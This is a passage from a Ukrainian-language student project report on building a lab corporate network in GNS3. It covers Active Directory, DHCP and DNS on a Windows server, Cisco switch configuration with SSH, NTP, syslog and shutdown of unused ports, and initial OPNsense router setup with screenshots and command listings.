


Рисунок 3.1 – Запущений проєкт мережі в емуляторі GNS3

Початок практичної реалізації проєкту розпочинається з базового налаштування сервера Serv-WS-1. Для цього, згідно зі схемою, необхідно задати параметри статичної адресації, що включає присвоєння серверу фіксованої IP-адреси 192.168.100.200, маски підмережі 255.255.255.0, шлюзу за замовчуванням 192.168.100.254, який відповідає LAN-інтерфейсу маршрутизатора R-1 (OPNsense). Крім того, для коректної роботи доменних служб та мережевого пошуку, первинний DNS-сервер встановлюється як 127.0.0.1 (адреса самого сервера), а вторинний DNS-сервер, як адреса шлюзу 192.168.100.254, рис. 3.2.




Рисунок 3.2 – Налаштування адресації серверу Serv-WS-1

Продовжуючи налаштування сервера наступним ключовим кроком є розгортання доменних служб Active Directory (AD) та створення корпоративного домену. Для цього обирається ролі Active Directory Domain Services, DHCP та DNS Server, що є важливим для роботи AD, сервісу видачі адрес та коректного мережевого пошуку. Після завершення встановлення ролей виконується налаштування сервера до рівня контролера домену, де задається доменне ім'я кореневого домену `retyvykh.net`. Створення домену має важливе значення, оскільки воно забезпечує централізовану систему аутентифікації користувачів та дозволяє реалізувати політику забезпечення конфіденційності даних та підтримку цілісності через механізми групових політик (GPO), рис. 3.3.




Рисунок 3.3 – Задання імені домену

Після розгортання доменних служб наступним кроком є конфігурація служби DHCP Server для автоматичної роздачі IP-адрес кінцевим станціям. Створення нової області (Scope) починається з присвоєння їй імені, наприклад, MY-LAN-SCOPE. Далі визначається діапазон IP-адрес для роздачі: від 192.168.100.1 до 192.168.100.254. Обов'язково налаштовуються діапазон виключення (Exclusions), щоб запобігти роздачі вже зайнятих статичних адрес. Із діапазону виключаються адреси 192.168.100.200 до 192.168.100.254. Наступним кроком вказуються додаткові параметри, які будуть передаватися клієнтам, а саме шлюзу за замовчуванням призначається адреса 192.168.100.254, а в якості DNS-сервера вказується адреса 192.168.100.200 (адреса контролера домену), що забезпечує коректну роботу клієнтів у домені retvyvkh.net. Результат успішного створення DHCP-пулу наведено нижче на рис. 3.4.




Рисунок 3.4 – Перевірка параметрів створення DHCP-пулу

Наступним кроком є додавання статичних записів в DNS-сервері, що важливо для забезпечення підтримки цілісності та доступності мережевих ресурсів за їхніми іменами, а не лише IP-адресами. У зоні прямого перегляду (Forward Lookup Zone) для домену retvyvkh.net створюються Host (A) записи для ключових статичних елементів інфраструктури, включаючи маршрутизатор R-1, керовані комутатори рівня доступу SW-AC-1 та SW-AC-2, а також комутатор рівня розподілу SW-DR-1. Нижче на рис. 3.5 наведено результат додавання статичних записів.




Рисунок 3.5 – Додані статичні DNS-записи для мережевих пристроїв

Останнім важливим етапом є створення облікових записів користувачів та організаційної структури в Active Directory (AD). У консолі Active Directory Users and Computers на сервері створюються необхідні організаційні одиниці (OU), які відображають структуру компанії, наприклад, Domain Users. В межах цих підрозділів створимо OU Department A та Department B і всередині них додамо необхідну кількість облікових записів користувачів, рис. 3.6. Використання OU дозволяє зручно застосовувати унікальні групові політики (GPO) та правила доступу.





Рисунок 3.6 – Створення організаційних одиниць та користувачів

Налаштування кінцевих робочих станцій розпочинається з перевірки правильності видачі динамічних IP-адрес від DHCP-сервера Serv-WS-1. Для цього у командному рядку виконуємо команду `ipconfig /renew`, яка примусово оновлює мережеві налаштування. Результат виводу підтверджує, що робоча станція успішно отримала IP-адресу з визначеного DHCP-пулу, а також правильно ідентифікувала домен `retyvykh.net`. Ця гарантує, що служба DHCP функціонує коректно і робоча станція готова до приєднання до домену, рис. 3.7.



```
WS-WIN-1 [Запущено] - Oracle VM VirtualBox
Файл  Машина  Перегляд  Введення  Пристрої  Довідка

Windows PowerShell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Student> ipconfig /renew

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : retyvykh.net
    Link-local IPv6 Address . . . . . : fe80::4d41:46e1:3798:641%6
    IPv4 Address. . . . . : 192.168.100.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.100.254
PS C:\Users\Student>
```

Рисунок 3.7 – Перевірка отримання динамічних мережевих параметрів на робочій станції WS-Win-1

Наступним кроком є приєднання кінцевих станцій до створеного домену. Для цього в налаштуваннях властивостей системи задається ім'я `retyvykh.net`. Після успішного проходження аутентифікації на контролері домену Serv-WS-1, з'явиться вікно, яке підтверджує, що комп'ютер успішно приєднано до домену. Після перезавантаження комп'ютера виконаємо вхід у систему під обліковим записом одного зі створених раніше доменних користувачів. Успішний вхід під логіном доменного користувача підтверджує коректну роботу Active Directory, DNS та мережевої зв'язності між клієнтом і сервером, що є основою для базового функціонування корпоративної мережі, рис. 3.8-3.9.




Рисунок 3.8 – Приєднання робочої станції до домену




Рисунок 3.9 – Вхід в систему комп'ютера під обліковим записом користувача

Перейдемо до налаштування комутаторів. Для прикладу розглянемо процес базового налагодження на прикладу пристрою SW-DR-1. Налаштування включає присвоєння статичних мережевих параметрів, що забезпечують керованість пристрою та його інтеграцію з доменною інфраструктурою. Спершу комутатору присвоюється ім'я хоста, а на його інтерфейсі керування VLAN 1 задається статична IP-адреса 192.168.100.253 з маскою 255.255.255.0. Для забезпечення маршрутизації до інших підмереж та виходу в Інтернет, як шлюз за замовчуванням (default gateway) встановлюється адреса 192.168.100.254, яка відповідає LAN-інтерфейсу маршрутизатора R-1 (OPNsense), рис. 3.10.

```
SW-DR-1(config)#hostname SW-DR-1
SW-DR-1(config)#int vlan 1
SW-DR-1(config-if)#ip address 192.168.100.253 255.255.255.0
SW-DR-1(config-if)#no shutdown
SW-DR-1(config-if)#exit
SW-DR-1(config)#ip default-gateway 192.168.100.254
```

Рисунок 3.10 – Налаштування адресації комутатора SW-DR-1

Наступним кроком є конфігурація домену та параметрів часу. Встановлюється доменне ім'я retyvykh.net, а в якості DNS-серверів вказується адреса 192.168.100.200 (контролер домену Serv-WS-1). Це дозволяє комутатору коректно звертатись до пристроїв через доменні імена. Також налаштовується синхронізація часу за протоколом NTP (Network Time Protocol) для забезпечення точності часових міток. Встановлюється часовий пояс EET з автоматичним переходом на літній час, а в якості серверів часу використовуються пули ua.pool.ntp.org, з позначкою prefer для основного сервера, рис. 3.11.

```
SW-DR-1(config)#ip domain-lookup
SW-DR-1(config)#ip name-server 192.168.100.200
SW-DR-1(config)#ip domain-name retyvykh.net
SW-DR-1(config)#clock timezone EET 2
SW-DR-1(config)#clock summer-time EEST recurring last Sunday March 03:00 last Sunday October 04:00
SW-DR-1(config)#ntp server ua.pool.ntp.org prefer
SW-DR-1(config)#ntp server 1.ua.pool.ntp.org
SW-DR-1(config)#ntp server 2.ua.pool.ntp.org
SW-DR-1(config)#ntp server 3.ua.pool.ntp.org
SW-DR-1(config)#ntp update-calendar
```

Рисунок 3.11 – Конфігурація домену та параметрів часу комутатора SW-DR-1

Останній блок налаштувань стосується моніторингу та логування через Syslog. Активується функція сервісу міток часу (timestamp service) для журналів, що додає точний локальний час з мілісекундами до кожного запису. Далі, комутатор налаштовується на відправку системних журналів (Syslog) на сервер Serv-WS-1 (host 192.168.100.200) з рівнем деталізації informational. Це забезпечує централізований збір подій безпеки від мережевих пристроїв, рис. 3.12.

```
SW-DR-1(config)#logging host Serv-WS-1
SW-DR-1(config)#logging trap informational
```

Рисунок 3.12 – Налаштування логування комутатора SW-DR-1

Перейдемо до налагодження додаткових елементів захисту на комутаторах мережі. Першочерговим обов'язковим елементом в забезпеченні захищеного керування є використання протоколу SSH на комутаторах. Спочатку встановлюється пароль привілейованого режиму та створюється локальний обліковий запис `admin` з максимальними привілеями. Для забезпечення шифрування генеруємо криптографічні ключі RSA з довжиною модуля 1024 біти, після чого версія протоколу SSH встановлюється на більш безпечну версію 2. Для запобігання атакам підбору пароля встановлюється тайм-аут SSH-сесії в 30 секунд (`ip ssh time-out 30`). Нарешті, на віртуальних термінальних лініях VTY 0-4 дозволяється лише підключення через SSH для аутентифікації використовується локальна база даних користувачів, рис. 3.13.

```
SW-DR-1(config)#enable secret ciscopass1
SW-DR-1(config)#username admin privilege 15 secret ciscopass2
SW-DR-1(config)#crypto key generate rsa modulus 1024
SW-DR-1(config)#ip ssh version 2
SW-DR-1(config)#ip ssh time-out 30
SW-DR-1(config)#line vty 0 4
SW-DR-1(config-line)#transport input ssh
SW-DR-1(config-line)#login local
SW-DR-1(config-line)#exit
SW-DR-1(config)#line cons 0
SW-DR-1(config-line)#login local
```


Рисунок 3.13 – Налаштування параметрів SSH та користувача на SW-DR-1

Для підвищення загальної безпеки мережі виконується відключення незадіяних портів. Спочатку створюється ізольована і невикористовувана віртуальна локальна мережа (VLAN 999) з назвою `UNUSED_PORTS`. Далі, забирається весь діапазон незадіяних фізичних портів комутатора (наприклад для SW-DR-1 це `eth0/1-3`, `eth1/0-3`, `eth2/0-3`, `eth3/0`). Усі ці порти переводяться в режим доступу (`switchport mode access`), призначаються до новоствореної VLAN 999 (`switchport access vlan 999`), а потім вимикаються командою `shutdown`. Таке налаштування запобігає несанкціонованому фізичному підключенню до мережі та потенційним внутрішнім атакам, рис. 3.14.

```
SW-DR-1(config)#vlan 999
SW-DR-1(config-vlan)#name UNUSED_PORTS
SW-DR-1(config-vlan)#exit
SW-DR-1(config)#interface range eth0/1-3, eth1/0-3, eth2/0-3, eth3/0
SW-DR-1(config-if-range)#switchport mode access
SW-DR-1(config-if-range)#switchport access vlan 999
SW-DR-1(config-if-range)#shutdown
```

Рисунок 3.14 – Ізоляція та відключення незадіяних портів на SW-DR-1

Перейдемо до налаштування маршрутизатора та міжмережевого екрана R-1 (OPNsense). Першим кроком є конфігурація мережевих інтерфейсів через консольний термінал. Інтерфейсу LAN (em1) присвоюється статична IP-адреса 192.168.100.254 з маскою /24, яка виступає шлюзом за замовчуванням для всієї внутрішньої мережі. Інтерфейс WAN (em0) налаштовується на автоматичне отримання IP-адреси через DHCP від зовнішнього провайдера, що в даному випадку отримує IP-адресу з діапазону 47.25.21.2/30, рис. 3.15. Після цього всі подальші налаштування будемо виконувати через зручний веб-інтерфейс.



```
R-1 [Запущено] - Oracle VM VirtualBox
Файл  Машина  Перегляд  Введення  Пристрої  Довідка
Setting up gateway monitor for WAN_DHCP...done.
Starting Dnsmasq...done.
Starting Unbound DNS...done.
Configuring firewall.....done.
Starting Dnsmasq...done.
Starting Unbound DNS...done.

*** OPNsense.internal: OPNsense 25.7 (amd64) ***

LAN (em1)      -> v4: 192.168.100.254/24
WAN (em0)      -> v4/DHCP4: 47.25.21.2/30

HTTPS: sha256 E4 82 8D 46 D9 3C 19 71 7E 07 ED 0E F4 71 5B FF
              92 00 8B BB 46 7B 42 6B F2 FA D7 92 8A A2 E3 92

0) Logout                      7) Ping host
1) Assign interfaces           8) Shell
2) Set interface IP address    9) pfTop
3) Reset the root password     10) Firewall log
4) Reset to factory defaults   11) Reload all services
5) Power off system            12) Update from console
6) Reboot system               13) Restore a backup

Enter an option: 
```

Рисунок 3.15 – Призначення та конфігурація інтерфейсів OPNsense

Тепер зі сервера Serv-WS-1 виконуємо підключення до графічного інтерфейсу керування маршрутизатора R-1 (OPNsense). Для цього у веб-браузері вводиться адреса <https://r-1>. Оскільки OPNsense використовує самопідписаний SSL-сертифікат за замовчуванням, то браузер відобразить попередження про проблему конфіденційності, яке необхідно проігнорувати. Після цього відкривається сторінка авторизації OPNsense, де для доступу до налаштувань використовується обліковий запис «root» та стандартний пароль «opnsense», рис. 3.16-3.17.




Рисунок 3.16 – Попередження браузера про самопідписаний SSL-сертифікат

